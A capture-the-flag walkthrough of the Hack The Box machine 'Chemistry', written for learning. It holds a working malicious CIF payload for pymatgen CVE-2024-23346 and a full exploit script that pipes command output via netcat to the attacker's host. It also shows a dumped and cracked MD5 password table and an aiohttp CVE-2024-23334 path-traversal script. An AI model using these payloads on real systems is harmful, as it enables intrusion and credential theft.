Chemistry Walkthrough - HTB Easy | Pymatgen RCE & AioHTTP Path Traversal
Complete walkthrough of Chemistry from Hack The Box. Covers exploiting pymatgen library RCE vulnerability (CVE-2024-23346) through malicious CIF file upload, credential extraction from SQLite database, MD5 hash cracking, and exploiting AioHTTP path traversal (CVE-2024-23334) to read root flag from internal web service.

Overview
Chemistry is an easy-difficulty Linux machine that showcases a Remote Code Execution (RCE) vulnerability in the pymatgen (CVE-2024-23346) Python library by uploading a malicious CIF file to the hosted CIF Analyzer website on the target. After discovering and cracking hashes, we authenticate to the target via SSH as rosa user. For privilege escalation, we exploit a Path Traversal vulnerability that leads to an Arbitrary File Read in a Python library called AioHTTP (CVE-2024-23334) which is used on the web application running internally to read the root flag.
External Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap 10.10.11.38 -vv -p-
<SNIP>
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
5000/tcp open  upnp    syn-ack

<SNIP>

┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap 10.10.11.38 -vv -p22,5000 -sC -sV
<SNIP>
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCj5eCYeJYXEGT5pQjRRX4cRr4gHoLUb/riyLfCAQMf40a6IO3BMzwyr3OnfkqZDlr6o9tS69YKDE9ZkWk01vsDM/T1k/m1ooeOaTRhx2Yene9paJnck8Stw4yVWtcq6PPYJA3HxkKeKyAnIVuYBvaPNsm+K5+rsafUEc5FtyEGlEG0YRmyk/NepEFU6qz25S3oqLLgh9Ngz4oGeLudpXOhD4gN6aHnXXUHOXJgXdtY9EgNBfd8paWTnjtloAYi4+ccdMfxO7PcDOxt5SQan1siIkFq/uONyV+nldyS3lLOVUCHD7bXuPemHVWqD2/1pJWf+PRAasCXgcUV+Je4fyNnJwec1yRCbY3qtlBbNjHDJ4p5XmnIkoUm7hWXAquebykLUwj7vaJ/V6L19J4NN8HcBsgcrRlPvRjXz0A2VagJYZV+FVhgdURiIM4ZA7DMzv9RgJCU2tNC4EyvCTAe0rAM2wj0vwYPPEiHL+xXHGSvsoZrjYt1tGHDQvy8fto5RQU=
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLzrl552bgToHASFlKHFsDGrkffR/uYDMLjHOoueMB9HeLRFRvZV5ghoTM3Td9LImvcLsqD84b5n90qy3peebL0=
|   256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIELLgwg7A8Kh8AxmiUXeMe9h/wUnfdoruCJbWci81SSB
5000/tcp open  upnp?   syn-ack
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Wed, 05 Nov 2025 15:42:20 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>

|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
|     </div>
|     </body>
<SNIP>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- Port 22: SSH (OpenSSH 8.2p1)
- Port 5000: HTTP running Werkzeug/3.0.3 Python/3.9.5
- Web application: Chemistry CIF Analyzer for uploading CIF files
Web Application Analysis
HTTP Service (Port 5000)
Accessing port 5000 reveals the CIF Analyzer application:
Let’s register and log in.

The page provides a link to download a sample CIF file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
 _atom_site_label
 _atom_site_fract_x
 _atom_site_fract_y
 _atom_site_fract_z
 _atom_site_occupancy
 H 0.00000 0.00000 0.00000 1
 O 0.50000 0.50000 0.50000 1
Uploading this file displays a page with the corresponding data.
Exploit Research
Finding the Vulnerability
Searching for “Malicious CIF file” led me to this vulnerability: https://github.com/materialsproject/pymatgen/security/advisories/GHSA-vgv8-5cpj-qj2f
CVE-2024-23346: Pymatgen CIF Parser Arbitrary Code Execution
Testing the Vulnerability
Let’s try uploading this malicious CIF file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("touch pwned");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
The server returns an error, confirming the vulnerability exists.

Initial Access
Exploit Script
I found a public exploit tested on this HTB box, so we can be confident it will work.
Here’s the exploit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
import argparse
import socket
import requests
import re
import threading
import random
from colorama import Fore,Style

def listen_and_close(lhost,randport):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.bind((lhost, randport))
    sock.listen(1)
    while True:
        conn, addr = sock.accept()
        with conn:
            data = b""
            while True:
                try:
                    chunk = conn.recv(1024)
                    if not chunk:
                        break
                    data += chunk
                    print("Received data:", data.decode("UTF-8"))
                    sock.close()
                    return
                except OSError:
                    break

def login(target,username,password):
    print("Preforming one time logon.....")
    url = f"http://{target}:5000/login"
    data = {"username": f"{username}", "password": f"{password}"}
    r = requests.post(url, data=data,allow_redirects=False)
    pattern = re.search(r"\<RequestsCookieJar\[\<Cookie session\=(.*?) .*\/\>\]\>", str(r.cookies))
    cookie = pattern.group(1)
    if len(cookie) >= 100:
        return cookie
    else:
        print("[-] Login failed. make sure to register.")
        exit()

def delete_all(target,cookie):
    r =  requests.get(f"http://{target}:5000/dashboard", cookies={"session":cookie})
    pattern = re.compile(r"<a href=\"\/structure\/(.*?)\"")
    matches = []
    for match in re.finditer(pattern, r.text):
        link = match.group(1)
        matches.append(link)
    for i in matches:
        requests.post(f"http://{target}:5000/delete_structure/{i}", cookies={"session":cookie})

def cmdExec(target,cookie,lhost):
    print(f"[*] executing command on {target}")
    delete_all(target,cookie)
    cmd = ""
    while cmd.lower() != "exit":
        randport=random.randint(1111,9999)
        cmd = input("Terminal> ").strip()
        listen_thread = threading.Thread(target=listen_and_close, args=(lhost,randport,))
        listen_thread.start()

        url = f"http://{target}:5000/upload"
        headers = {"Content-Type": "multipart/form-data; boundary=---------------------------253855616113151914731667883163"}
        data = f"-----------------------------253855616113151914731667883163\r\nContent-Disposition: form-data; name=\"file\"; filename=\"example.cif\"\r\nContent-Type: application/vnd.multiad.creator.cif\r\n\r\ndata_5yOhtAoR\n_audit_creation_date            2018-06-08\n_audit_creation_method          \"Pymatgen CIF Parser Arbitrary Code Execution Exploit\"\n\nloop_\n_parent_propagation_vector.id\n_parent_propagation_vector.kxkykz\nk1 [0 0 0]\n\n_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+[\"__sub\" + \"classes__\"]) () if d.__name__ == \"BuiltinImporter\"][0].load_module (\"os\").system (\"echo $(echo $({cmd}) | /usr/bin/nc -nv {lhost} {randport})\");0,0,0'\n\n\n_space_group_magn.number_BNS  62.448\n_space_group_magn.name_BNS  \"P  n'  m  a'  \"\n\r\n-----------------------------253855616113151914731667883163--\r\n"
        requests.post(url, cookies={"session":cookie},headers=headers, data=data)

        r =  requests.get(f"http://{target}:5000/dashboard", cookies={"session":cookie})
        pattern = re.search(r"\<a href\=\"/structure/(.*?)\"",r.text)

        requests.get(f"http://{target}:5000/structure/{pattern.group(1)}", cookies={"session":cookie})
        global stop_thread
        stop_thread = True

        listen_thread.join()
        delete_all(target,cookie)

    print("[*] Exiting terminal...")

if __name__ == '__main__':
    ascii_art = f"""{Fore.LIGHTRED_EX}
███╗   ███╗ █████╗ ██╗    ██╗██╗  ██╗    ███████╗ ██████╗██████╗ ██╗██████╗ ████████╗███████╗
████╗ ████║██╔══██╗██║    ██║██║ ██╔╝    ██╔════╝██╔════╝██╔══██╗██║██╔══██╗╚══██╔══╝██╔════╝
██╔████╔██║███████║██║ █╗ ██║█████╔╝     ███████╗██║     ██████╔╝██║██████╔╝   ██║   ███████╗
██║╚██╔╝██║██╔══██║██║███╗██║██╔═██╗     ╚════██║██║     ██╔══██╗██║██╔═══╝    ██║   ╚════██║
██║ ╚═╝ ██║██║  ██║╚███╔███╔╝██║  ██╗    ███████║╚██████╗██║  ██║██║██║        ██║   ███████║
╚═╝     ╚═╝╚═╝  ╚═╝ ╚══╝╚══╝ ╚═╝  ╚═╝    ╚══════╝ ╚═════╝╚═╝  ╚═╝╚═╝╚═╝        ╚═╝   ╚══════╝
     {Style.RESET_ALL}
    """
    parser = argparse.ArgumentParser(description="Terminal script for CVE-2024-23346", usage="exploit.py -t <target> -u <username> -p <password> -l <LHOST>")
    parser.add_argument('-t',dest='target', help="Target IP/hostname",required= True)
    parser.add_argument('-u',dest='username', help="username that was registered", required=True)
    parser.add_argument('-p',dest='password', help="password that was registered", required=True)
    parser.add_argument('-l',dest='lhost', help="your tun0 ip", required=True)

    args = parser.parse_args()

    cookie = login(args.target,args.username,args.password)

    cmdExec(args.target,cookie,args.lhost)
Running the Exploit
1
2
3
4
5
6
┌─[dua2z3rr@parrot]─[~/CVE-2024-23346]
└──╼ $python3 exploit.py -t 10.10.11.38 -u dua2z3rr -p password -l 10.10.16.3
Preforming one time logon.....
[*] executing command on 10.10.11.38
Terminal> ls
Received data: app.py instance pwned static templates uploads
Understanding the Exploit
The exploit uploads a malicious CIF file as we saw from the GitHub PoC. The exploit creator used this payload string: echo $(echo $({cmd}) | /usr/bin/nc -nv {lhost} {randport})
How does it work?
{cmd}executes first- The output is sent via netcat (no need for
-eflag) - Uses netcat only as data transport, not for command execution
- The nested
$()creates command substitution that executes the command and sends the result
So, for each command we use, a new malicious CIF file is uploaded with the command we want to execute in a new session.
Confirming session changes:
1
2
3
4
5
Terminal> cd /
Received data:

Terminal> pwd
Received data: /home/app
Lateral Movement
Internal Enumeration
After obtaining a reverse shell through a web application and knowing that a database exists (we registered earlier), I try to find credentials to access another user via SSH.
1
2
3
4
5
6
7
Terminal> ls /home
Received data: app rosa

Terminal> ls instance
Received data: database.db

Terminal> python3 -m http.server
Database Enumeration
Let’s grab the file with wget and examine it with sqlite3.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $sqlite3 database.db
<SNIP>
sqlite> SELECT * FROM user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|dua2z3rr|5f4dcc3b5aa765d61d8327deb882cf99
Password Cracking
Hashcat - Admin Account
Let’s try cracking the admin password first, as it would give us more privileges.
1
2
3
4
5
6
7
8
9
10
11
12
┌─[dua2z3rr@parrot]─[~]
└──╼ $hashcat -a 0 -m 0 2861debaf8d99436a10ed6f75a252abf rockyou.txt
hashcat (v6.2.6) starting
<SNIP>
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: 2861debaf8d99436a10ed6f75a252abf
Time.Started.....: Wed Nov  5 17:54:26 2025 (14 secs)
Time.Estimated...: Wed Nov  5 17:54:40 2025 (0 secs)
<SNIP>
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
No success. Let’s try user rosa.
Hashcat - Rosa Account
1
2
3
4
5
6
7
8
9
10
11
12
13
┌─[dua2z3rr@parrot]─[~]
└──╼ $hashcat -a 0 -m 0 63ed86ee9f624c7b14f1d4f43dc251a5 rockyou.txt
hashcat (v6.2.6) starting
<SNIP>
63ed86ee9f624c7b14f1d4f43dc251a5:unicorniosrosados

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 63ed86ee9f624c7b14f1d4f43dc251a5
Time.Started.....: Wed Nov  5 17:57:10 2025 (2 secs)
Time.Estimated...: Wed Nov  5 17:57:12 2025 (0 secs)
<SNIP>
Password obtained: unicorniosrosados
SSH Access
1
2
3
4
5
6
7
8
9
10
11
12
13
┌─[dua2z3rr@parrot]─[~]
└──╼ $ssh rosa@10.10.11.38
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 System information as of Wed 05 Nov 2025 04:58:06 PM UTC

  System load:  1.52              Processes:             227
  Usage of /:   72.8% of 5.08GB   Users logged in:       0
  Memory usage: 21%               IPv4 address for eth0: 10.10.11.38
  Swap usage:   0%

rosa@chemistry:~$
User flag obtained.
Privilege Escalation
Internal Enumeration
Checking sudo permissions:
1
2
rosa@chemistry:~$ sudo -l
[sudo] password for rosa:
No sudo privileges. Let’s check open ports on localhost.
1
2
3
4
5
6
7
8
9
10
rosa@chemistry:/$ netstat -ln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
<SNIP>
Port 8080 is listening on localhost only.
SSH Tunnel
Let’s use SSH tunneling to access the localhost-only port:
1
2
┌─[dua2z3rr@parrot]─[~]
└──╼ $ssh -L 8000:localhost:8080 rosa@10.10.11.38
Internal Web Service

After enumerating the site and checking services, I examine the web requests looking for vulnerabilities.

The HTTP response headers reveal the server type: aiohttp/3.9.1
Exploit Research - AioHTTP
Finding CVE-2024-23334
For this version of aiohttp, there’s a known vulnerability: CVE-2024-23334 (Path Traversal)
Found the exploit here: https://github.com/binaryninja/CVE-2024-23334.git
Exploit Script
1
2
3
4
5
6
7
8
9
10
11
12
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $git clone https://github.com/z3rObyte/CVE-2024-23334-PoC
Cloning into 'CVE-2024-23334-PoC'...
remote: Enumerating objects: 22, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 22 (delta 7), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (22/22), 6.39 KiB | 6.39 MiB/s, done.
Resolving deltas: 100% (7/7), done.

┌─[dua2z3rr@parrot]─[~]
└──╼ $cd CVE-2024-23334-PoC/
Modified the bash script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
#!/bin/bash

url="http://localhost:8000"
string="../"
payload="/assets/"
file="root/root.txt" # without the first /

for ((i=0; i<15; i++)); do
    payload+="$string"
    echo "[+] Testing with $payload$file"
    status_code=$(curl  -s -o /dev/null -w "%{http_code}" "$url$payload$file")
    echo -e "\tStatus code --> $status_code"

    if [[ $status_code -eq 200 ]]; then
        curl -s --path-as-is "$url$payload$file"
        break
    fi
done
Running the Exploit
1
2
3
4
5
6
7
8
9
┌─[dua2z3rr@parrot]─[~/CVE-2024-23334-PoC]
└──╼ $./exploit.sh
[+] Testing with /assets/../root/root.txt
	Status code --> 404
[+] Testing with /assets/../../root/root.txt
	Status code --> 404
[+] Testing with /assets/../../../root/root.txt
	Status code --> 200
  <ROOT FLAG>
Root flag obtained. Box completed.
Reflections
What Surprised Me
The pymatgen vulnerability was fascinating. A library meant for crystallographic analysis became an RCE vector through Python’s introspection capabilities. The exploit chain __class__.__mro__[1].__getattribute__ demonstrates how Python’s dynamic nature can be weaponized. Really fascinating.
Main Mistake
I spent too much time trying to crack the admin hash when I should have immediately moved to rosa after confirming she had a system account. The admin account didn’t even exist on the system, it was just the database credentials.
Alternative Approaches
For initial access, instead of using the pre-made exploit, I could have:
- Crafted my own malicious CIF file for a proper reverse shell
- Used the RCE to add an SSH key to
/home/app/.ssh/authorized_keys
Open Question
The CIF parser uses eval() internally, which seems unnecessary for a data format specification. Could these libraries adopt safer parsing methods, or is the flexibility required for scientific computation incompatible with sandboxing?
Completed this box? What was your approach to exploiting the internal service? Leave a comment down below!